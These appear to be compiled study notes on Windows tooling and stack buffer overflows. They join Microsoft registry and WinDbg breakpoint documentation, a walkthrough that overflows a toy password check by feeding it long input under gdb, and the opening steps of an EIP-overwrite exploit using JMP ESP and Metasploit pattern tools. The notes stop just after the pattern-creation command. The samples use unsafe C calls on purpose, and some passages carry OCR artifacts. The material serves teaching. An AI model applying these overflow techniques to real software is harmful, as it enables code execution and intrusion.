- Add a subkey or a value
- Change a value
- Delete a subkey or a value
- Rename a subkey or a value

The navigation area of Registry Editor displays folders. Each folder represents a predefined key on the local computer. When you access the registry of a remote computer, only two predefined keys appear: HKEY_USERS and HKEY_LOCAL_MACHINE.

Use Group Policy

Microsoft Management Console (MMC) hosts administrative tools that you can use to administer networks, computers, services, and other system components. The Group Policy MMC snap-in lets administrators define policy settings that are applied to computers or users. You can implement Group Policy on local computers by using the local Group Policy MMC snap-in, Gpedit.msc. You can implement Group Policy in Active Directory by using the Active Directory Users and Computers MMC snap-in. For more information about how to use Group Policy, see the Help topics in the appropriate Group Policy MMC snap-in.

Use a Registration Entries (.reg) file

Create a Registration Entries (.reg) file that contains the registry changes, and then run the .reg file on the computer where you want to make the changes. You can run the .reg file manually or by using a logon script. For more information, see How to add, modify, or delete registry subkeys and values by using a Registration Entries (.reg) file.

Use Windows Script Host

The Windows Script Host lets you run VBScript and JScript scripts directly in the operating system. You can create VBScript and JScript files that use Windows Script Host methods to delete, to read, and to write registry keys and values. For more information about these methods, visit the following Microsoft Web sites:

- RegDelete method
- RegRead method
- RegWrite method

Use Windows Management Instrumentation

Windows Management Instrumentation (WMI) is a component of the Microsoft Windows operating system and is the Microsoft implementation of Web-Based Enterprise Management (WBEM). WBEM is an industry initiative to develop a standard technology for accessing management information in an enterprise environment. You can use WMI to automate administrative tasks (such as editing the registry) in an enterprise environment. You can use WMI in scripting languages that have an engine on Windows and that handle Microsoft ActiveX objects. You can also use the WMI Command-Line utility (Wmic.exe) to modify the Windows registry.

For more information about WMI, see Windows Management Instrumentation.

For more information about the WMI Command-Line utility, see A description of the Windows Management Instrumentation (WMI) command-line utility (Wmic.exe).

Use Console Registry Tool for Windows

You can use the Console Registry Tool for Windows (Reg.exe) to edit the registry. For help with the Reg.exe tool, type reg /? at the Command Prompt, and then click **OK**.

Restore the registry

To restore the registry, use the appropriate method.

Method 1: Restore the registry keys

To restore registry subkeys that you exported, double-click the Registration Entries (.reg) file that you saved in the Export registry subkeys section. Or, you can restore the whole registry from a backup. For more information about how to restore the whole registry, see the Method 2: Restore the whole registry section later in this article.

Method 2: Restore the whole registry

To restore the whole registry, restore the system state from a backup. For more information about how to restore the system state from a backup, see How to use Backup to protect data and restore files and folders on your computer in Windows XP and Windows Vista.

Note

Backing up the system state also creates updated copies of the registry files in the %SystemRoot%\Repair folder.

https://docs.microsoft.com/en-us/troubleshoot/windows-server/performance/windows-registry-advanced-users

Controlling Execution with Windbg

WinDbg can set breakpoints31 to halt the execution flow at desired locations in the code. There are two different types of breakpoints; software and processor/hardware breakpoints. Breakpoints controlled directly by the debugger are known as software breakpoints. Breakpoints controlled by the processor and set through the debugger are known as hardware breakpoints. 32 In the following section, we will experiment with setting up various software and hardware breakpoints while attached to the notepad.exe process. We will learn how to set software breakpoints at particular Windows APIs, some of which are not yet loaded in the memory space of our application. We will also use hardware breakpoints to determine exactly when our data is accessed.

You can specify the location of a breakpoint by virtual address, module and routine offsets, or source file and line number (when in source mode). If you put a breakpoint on a routine without an offset, the breakpoint is activated when that routine is entered.

There are several additional kinds of breakpoints:

- A breakpoint can be associated with a certain thread.
- A breakpoint can enable a fixed number of passes through an address before it is triggered.
- A breakpoint can automatically issue certain commands when it is triggered.
- A breakpoint can be set on non-executable memory and watch for that location to be read or written to.

If you are debugging more than one process in user mode, the collection of breakpoints depends on the current process. To view or change a process' breakpoints, you must select the process as the current process. For more information about the current process, see Controlling Processes and Threads.

Debugger Commands for Controlling and Displaying Breakpoints

To control or display breakpoints, you can use the following methods:

- Use the **bl (Breakpoint List)** command to list existing breakpoints and their current status.
- Use the **.bpcmds (Display Breakpoint Commands)** command to list all breakpoints along with the commands that were used to create them.
- Use the **bp (Set Breakpoint)** command to set a new breakpoint.
- Use the **bu (Set Unresolved Breakpoint)** command to set a new breakpoint. Breakpoints that are set with **bu** are called unresolved breakpoints; they have different characteristics than breakpoints that are set with **bp**. For complete details, see Unresolved Breakpoints (bu Breakpoints).
- Use the **bm (Set Symbol Breakpoint)** command to set new breakpoints on symbols that match a specified pattern. A breakpoint set with **bm** will be associated with an address (like a **bp** breakpoint) if the **/d** switch is included; it will be unresolved (like a **bu** breakpoint) if this switch is not included.
- Use the **ba (Break on Access)** command to set a *processor breakpoint*, also known as a *data breakpoint*. These breakpoints can be triggered when the memory location is written to, when it is read, when it is executed as code, or when kernel I/O occurs. For complete details, see Processor Breakpoints (ba Breakpoints).
- Use the **bc (Breakpoint Clear)** command to permanently remove one or more breakpoints.
- Use the **bd (Breakpoint Disable)** command to temporarily disable one or more breakpoints.
- Use the **be (Breakpoint Enable)** command to re-enable one or more disabled breakpoints.
- Use the **br (Breakpoint Renumber)** command to change the ID of an existing breakpoint.
- Use the **bs (Update Breakpoint Command)** command to change the command associated with an existing breakpoint.
- Use the **bsc (Update Conditional Breakpoint)** command to change the condition under which an existing conditional breakpoint occurs.

In Visual Studio and WinDbg, there are several user interface elements that facilitate controlling and displaying breakpoints. See Setting Breakpoints in Visual Studio and Setting Breakpoints in WinDbg.

Each breakpoint has a decimal number called the breakpoint ID associated with it. This number identifies the breakpoint in various commands.

Breakpoint Commands

You can include a command in a breakpoint that is automatically executed when the breakpoint is hit. For example, the following command breaks at MyFunction+0x47, writes a dump file, and then resumes execution.

dbgcmdCopy

0:000> bu MyFunction+0x47 ".dump c:\mydump.dmp; g"

Note If you are controlling the user-mode debugger from the kernel debugger, do not use **g (Go)** in the breakpoint command string. The serial interface might be unable to keep up with this command, and you will be unable to break back into CDB. For more information about this situation, see Controlling the User-Mode Debugger from the Kernel Debugger.

Number of Breakpoints

In kernel mode, you can use a maximum of 32 software breakpoints. In user mode, you can use any number of software breakpoints.

The number of processor breakpoints that are supported depends on the target processor architecture.

Conditional Breakpoints

You can set a breakpoint that is triggered only under certain conditions. For more information about these kinds of breakpoints, see Setting a Conditional Breakpoint.

https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/methods-of-controlling-breakpoints

Stack Based Buffer Overflow

```
#include <stdio.h>

#include <string.h>

int main(int argc, char *argv[])

{

c h a r b u f f e r [ 6 4 ] ;

if (argc < 2)

{

printf("Error - You must supply at least one argument\n");

return 1;

}

s t r c p y ( b u f f e r , a r g v [ 1 ] ) ;

return 0;

}
```

Stack-based buffer overflow exploits are likely the shiniest and most common form of exploit for remotely taking over the code execution of a process. These exploits were extremely common 20 years ago, but since then, a huge amount of effort has gone into mitigating stack-based overflow attacks by operating system developers, application developers, and hardware manufacturers, with changes even being made to the standard libraries developers use. Below, we will explore how stack-based overflows work and detail the mitigation strategies that are put in place to try to prevent them.

Deep dive on stack-based buffer overflow attacks

Understanding stack-based overflow attacks involves at least a basic understanding of computer memory. Memory in a computer is simply a storage place for data and instructions—data for storing numbers, letters, images, and anything else, and instructions that tell the computer what to do with the data. Both are stored in the same memory because memory was prohibitively expensive in the early days of computing, and reserving it for one type of storage or another was wasteful. Such an approach where data and instructions are stored together is known as a Von Neumann architecture. It's still in use in most computers to this day, though as you will see, it is not without complications.

On the bright side, while security was not a driving factor in early computer and software design, engineers realized that changing running instructions in memory was a bad idea, so even as long ago as the '90s, standard hardware and operating systems were doing a good job of preventing changes to instructional memory. Unfortunately, you don't really need to change instructions to change the behavior of a running program, and with a little knowledge, writeable data memory provides several opportunities and methods for affecting instruction execution.

Take this particularly contrived example:

```
#include <signal.h>

#include <stdio.h>

#include <string.h>

int main(){

        char realPassword[20];

        char givenPassword[20];


        strncpy(realPassword, "ddddddddddddddd", 20);

        gets(givenPassword);


        if (0 == strncmp(givenPassword, realPassword, 20)){

                printf("SUCCESS!\n");

        }else{

                printf("FAILURE!\n");

        }

        raise(SIGINT);

        printf("givenPassword: %s\n", givenPassword);

        printf("realPassword: %s\n", realPassword);

        return 0;
```

}

If you don't know the C programming language, that's fine. The interesting thing about this program is that it creates two buffers in memory called realPassword and givenPassword as local variables. Each buffer has space for 20 characters. When we run the program, space for these local variables is created in-memory and specifically stored on the stack with all other local variables (and some other stuff). The stack is a very structured, sequential memory space, so the relative distance between any two local variables in-memory is guaranteed to be relatively small. After this program creates the variables, it populates the realPassword value with a string, then prompts the user for a password and copies the provided password into the givenPassword value. Once it has both passwords, it compares them. If they match, it prints "SUCCESS!" If not, it prints "FAILURE!"

Here's an example run:

msfuser@ubuntu:~$ ./example.elf

test

FAILURE!

givenPassword: test

realPassword: ddddddddddddddd

This is exactly as we'd expect. The password we entered does not match the expected password. There is a catch here: The programmer (me) made several really bad mistakes, which we will talk about later. Before we cover that, though, let's open a debugger and peek into memory to see what the stack looks like in memory while the program is executing:

msfuser@ubuntu:~$ gdb example.elf

.

.

.

(gdb) run

Starting program: /home/msfuser/example.elf

aaaaaaaaaaaaaaa

FAILURE!

Program received signal SIGINT, Interrupt.

0x00007ffff7a42428 in __GI_raise (sig=2) at ../sysdeps/unix/sysv/linux/raise.c:54

54 ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.

(gdb)

At this point, the program has taken in the data and compared it, but I added an interrupt in the code to stop it before exiting so we could "look" at the stack. Debuggers let us see what

the program is doing and what the memory looks like on a running basis. In this case, we are using the GNU Debugger (GDB). The GDB command 'info frame' allows us to find the location in memory of the local variables, which will be on the stack:

(gdb) info frame

Stack level 0, frame at 0x7fffffffdde0:

rip = 0x7ffff7a42428 in __GI_raise (../sysdeps/unix/sysv/linux/raise.c:54); saved rip = 0x400701

called by frame at 0x7fffffffde30

source language c.

Arglist at 0x7fffffffddd0, args: sig=2

Locals at 0x7fffffffddd0, Previous frame's sp is 0x7fffffffdde0

Saved registers:

rip at 0x7fffffffddd8

(gdb)

Now that we know where the local variables are, we can print that area of memory:

(gdb) x/200x 0x7fffffffddd0

0x7fffffffddd0:	0x00000000	0x00000000	0x00400701	0x00000000
0x7fffffffdde0:	0x61616161	0x61616161	0x61616161	0x61616161
0x7fffffffddf0:	0x00000000	0x00000000	0x00000000	0x00000000
0x7fffffffde00:	0x64646464	0x64646464	0x64646464	0x00646464
0x7fffffffde10:	0x00000000	0x00007fff	0x00000000	0x00000000

.

.

.

As mentioned, the stack is sequentially stored data. If you know ASCII, then you know the letter 'a' is represented in memory by the value 0x61 and the letter 'd' is 0x64. You can see above that they are right next to each other in memory. The realPassword buffer is right after the givenPassword buffer.

Now, let's talk about the mistakes that the programmer (me) made. First, developers should never, ever, ever use the gets function because it does not check to make sure that the size of the data it reads in matches the size of the memory location it uses to save the data. It just blindly reads the text and dumps it into memory. There are many functions that do the exact same thing—these are known as unbounded functions because developers cannot predict when they will stop reading from or writing to memory. Microsoft even has a web page documenting what it calls "banned" functions, which includes these unbounded functions. Every developer should know these functions and avoid them, and every project should

automatically audit source code for them. These functions all date from a period where security was not as imperative as it is today. These functions must continue to be supported because pulling support would break many legacy programs, but they should not be used in any new programs and should be removed during maintenance of old programs.

Taking a look at the hack

We have looked at the stack, noticed that the buffers are located consecutively in memory, and talked about why gets is a bad function. Let's now abuse gets and see whether we can hack the planet program. Since we know gets has a problem with reading more than it should, the first thing to try is to give it more data than the buffer can hold. The buffers are 20 characters, so let's start with 30 characters:

msfuser@ubuntu:~$ gdb example.elf

.

.

.

(gdb) run

Starting program: /home/msfuser/example.elf

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

FAILURE!

givenPassword: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

realPassword: ddddddddddddddd

Program received signal SIGINT, Interrupt.

0x00007ffff7a42428 in __GI_raise (sig=2) at ../sysdeps/unix/sysv/linux/raise.c:54

54 ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.

(gdb) info frame

Stack level 0, frame at 0x7fffffffdde0:

rip = 0x7ffff7a42428 in __GI_raise (../sysdeps/unix/sysv/linux/raise.c:54); saved rip = 0x40072d

called by frame at 0x7fffffffde30

source language c.

Arglist at 0x7fffffffddd0, args: sig=2

Locals at 0x7fffffffddd0, Previous frame's sp is 0x7fffffffdde0

Saved registers:

rip at 0x7fffffffddd8

(gdb) x/200x 0x7fffffffddd0

0x7fffffffddd0: 0x00000000 0x00000000 0x0040072d 0x00000000

0x7fffffffdde0: 0x61616161 0x61616161 0x61616161 0x61616161

0x7fffffffddf0: 0x61616161 0x61616161 0x61616161 0x00006161

0x7fffffffde00: 0x64646464 0x64646464 0x64646464 0x00646464

0x7fffffffde10: 0x00000000 0x00007fff 0x00000000 0x00000000

0x7fffffffde20: 0x00400740 0x00000000 0xf7a2d830 0x00007fff

0x7fffffffde30: 0x00000000 0x00000000 0xffffdf08 0x00007fff

We can see clearly that there are 30 instances of 'a' in memory, despite us only specifying space for 20 characters. We have overflowed the buffer, but not enough to do anything. Let's keep trying and try 40 instances of 'a.'

msfuser@ubuntu:~$ gdb example.elf

.

.

.

(gdb) run

Starting program: /home/msfuser/example.elf

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

FAILURE!

givenPassword: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

realPassword: aaaaaaaa

Program received signal SIGINT, Interrupt.

0x00007ffff7a42428 in __GI_raise (sig=2) at ../sysdeps/unix/sysv/linux/raise.c:54

54 ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.

.

.

.

(gdb) x/200x 0x7fffffffddd0

0x7fffffffddd0: 0x00000000 0x00000000 0x0040072d 0x00000000

0x7fffffffdde0: 0x61616161 0x61616161 0x61616161 0x61616161

0x7fffffffddf0: 0x61616161 0x61616161 0x61616161 0x61616161

0x7fffffffde00: 0x61616161 0x61616161 0x64646400 0x00646464

0x7fffffffde10: 0x00000000 0x00007fff 0x00000000 0x00000000

0x7fffffffde20: 0x00400740 0x00000000 0xf7a2d830 0x00007fff

The first thing to notice is that we went far enough to pass through the allotted space for givenPassword and managed to alter the value of realPassword, which is a huge success. We did not alter it enough to fool the program, though. Since we are comparing 20 characters and we wrote eight characters to the realPassword buffer, we need to write 12 more characters. So, let's try again, but with 52 instances of 'a' this time:

msfuser@ubuntu:~$ gdb example.elf

.

.

.

(gdb) run

Starting program: /home/msfuser/example.elf

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

SUCCESS!

givenPassword: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

realPassword: aaaaaaaaaaaaaaaaaaa

Program received signal SIGINT, Interrupt.

0x00007ffff7a42428 in __GI_raise (sig=2) at ../sysdeps/unix/sysv/linux/raise.c:54

54 ../sysdeps/unix/sysv/linux/raise.c: No such file or directory.

(gdb) info frame

Stack level 0, frame at 0x7fffffffdde0:

rip = 0x7ffff7a42428 in __GI_raise (../sysdeps/unix/sysv/linux/raise.c:54); saved rip = 0x40072d

called by frame at 0x7fffffffde30

source language c.

Arglist at 0x7fffffffddd0, args: sig=2

Locals at 0x7fffffffddd0, Previous frame's sp is 0x7fffffffdde0

Saved registers:

rip at 0x7fffffffddd8

(gdb) x/200x 0x7fffffffddd0

0x7fffffffddd0: 0x00000000 0x00000000 0x0040072d 0x00000000

0x7fffffffdde0: 0x61616161 0x61616161 0x61616161 0x61616161

0x7fffffffddf0: 0x61616161 0x61616161 0x61616161 0x61616161

0x7fffffffde00: 0x61616161 0x61616161 0x61616161 0x61616161


0x7fffffffde10: 0x61616161 0x00007f00 0x00000000 0x00000000

Success! We overflowed the buffer for givenPassword and the data went straight into realPassword, so that we were able to alter the realPassword buffer to whatever we wanted before the check took place. This is an example of a buffer (or stack) overflow attack. In this case, we used it to alter variables within a program, but it can also be used to alter metadata used to track program execution.

https://www.rapid7.com/blog/post/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/

https://owasp.org/www-community/vulnerabilities/Buffer_Overflow

Memory Layout




Credits: GeeksforGeeks

The Stack

The stack is a piece of the process memory, a data structure that works LIFO (Last in first out). A stack gets allocated by the OS, for each thread (when the thread is created). When the

thread ends, the stack is cleared as well. The size of the stack is defined when it gets created and doesn't change.



Source: Wikipedia


A stack frame is a frame of data that gets pushed onto the stack. In the case of a call stack, a stack frame would represent a function call and its argument data. The function return address is pushed onto the stack first, then the arguments and space for local variables.

Registers

- EAX: Accumulator used for performing calculations, and used to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register

- EBX: Base (does not have anything to do with base pointer). It has no general-purpose and can be used to store data.
- ECX: Counter used for iterations. ECX counts downward.
- EDX: Data this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP: Stack pointer
- EBP: Base pointer
- ESI: Source Index holds the location of input data
- EDI: Destination Index points to the location where the result of data operation is stored
- EIP: Instruction Pointer

How do we Exploit This?



Credits: Acunetix

We can feed any memory address within the stack into the EIP (return address). The program will execute instructions at that memory address. We can put our *shellcode* into the stack and put the address to the start of the shellcode at the EIP, and the program will execute the shellcode.

The Actual Hack


1. Write past array buffer ending and overwriting EIP register to crash the program.
2. Find the offset of the payload after which the EIP is overwritten.
3. Find and remove bad characters.
4. Find the address of the JMP ESP opcode so that program flow can be redirected to the stack.


5. Overwrite return address at EIP with the address of JMP ESP.
6. Generate the payload and exploit the program.

Exploiting

Crashing the program


We create a long string using the command python -c "print 'A'*300" and then send it as input to the server.





Crashed application

We restart the application with Immunity Debugger attached and send the same payload once more. We can see that the application crashed and the EIP register is overwritten with 41 (A in hexadecimal).



Finding Offset

Now that we know that we can overwrite the EIP register we need to find out the exact number of bytes in the payload after which the EIP gets overwritten. To find this we use a tool called msf-pattern_create to create a unique non-repeating string and send it as a payload. After the application crashes, we note the value of EIP and use msf-pattern_offset to calculate the exact value.

```
root@kali:~/BufferOverflow# msf-pattern_create -l 300
